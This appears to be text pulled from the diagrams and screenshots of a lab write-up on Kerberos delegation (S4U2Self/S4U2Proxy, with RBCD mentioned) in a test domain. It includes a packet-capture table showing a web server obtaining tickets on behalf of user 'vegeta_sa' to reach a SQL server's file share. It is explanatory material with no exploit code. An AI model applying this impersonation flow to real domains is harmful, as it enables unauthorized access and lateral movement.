
vegeta_sa

••••••••••

Domain: CAP

□ Remember my credentials


IT WORKS!



Working with Sql01 - \\sql01.capsule.corp\ShareSupport\

File Name		
crummie5.club	Download	Delete
Get-InjectedThread.ps1	Download	Delete
Get-LogonSession.ps1	Download	Delete

RBCD



```
10.11.3.112      10.11.3.12       HTTP       406 GET / HTTP/1.1 , NTLMSSP_NEGOTIATE
10.11.3.12       10.11.3.112      HTTP       845 HTTP/1.1 401 Unauthorized , NTLMSSP_CHALLENGE (text/html)
10.11.3.112      10.11.3.12       HTTP       982 GET / HTTP/1.1 , NTLMSSP_AUTH, User: CAP\vegeta_sa
10.11.3.12       10.11.3.5        KRB5      1586 TGS-REQ
10.11.3.5        10.11.3.12       KRB5      1566 TGS-REP
10.11.3.12       10.11.3.5        KRB5      2658 TGS-REQ
10.11.3.5        10.11.3.12       KRB5      1805 TGS-REP
10.11.3.12       10.11.3.10       SMB2      2068 Session Setup Request
10.11.3.10       10.11.3.12       SMB2       314 Session Setup Response
10.11.3.12       10.11.3.112      HTTP      4179 HTTP/1.1 200 OK  (text/html)
```

10.11.3.112	-	CLIENT
10.11.3.12	-	WEB01
10.11.3.10	-	SQL01
10.11.3.5	-	DC01


NTLM Authentication


S4U2Self
TGT +
Authenticator +
Principal

S4U2Proxy
TGT + Authenticator + ST

HTTP Response


Listing \\sql01.capsule.corp\ShareSupport\


AS
Vegeta
NTDS
TGS
NTLM Auth
HTTP
CIFS
Secret Key
Session Key
TS
Timestamp
Auth
Authenticator



AS
Vegeta
NTDS
TGS
TGT
Vegeta
Auth
Auth
Auth
TGT
Vegeta
Web01$
HTTP
CIFS
Secret Key
Session Key
TS
Timestamp
Auth
Authenticator

Web01$ Ticket – TGS-REQ (S4U2Self)

- Web01’s TGT + Authenticator
- S4U data structures
  - Vegeta is the target!
- Target SPN:
  - web01$

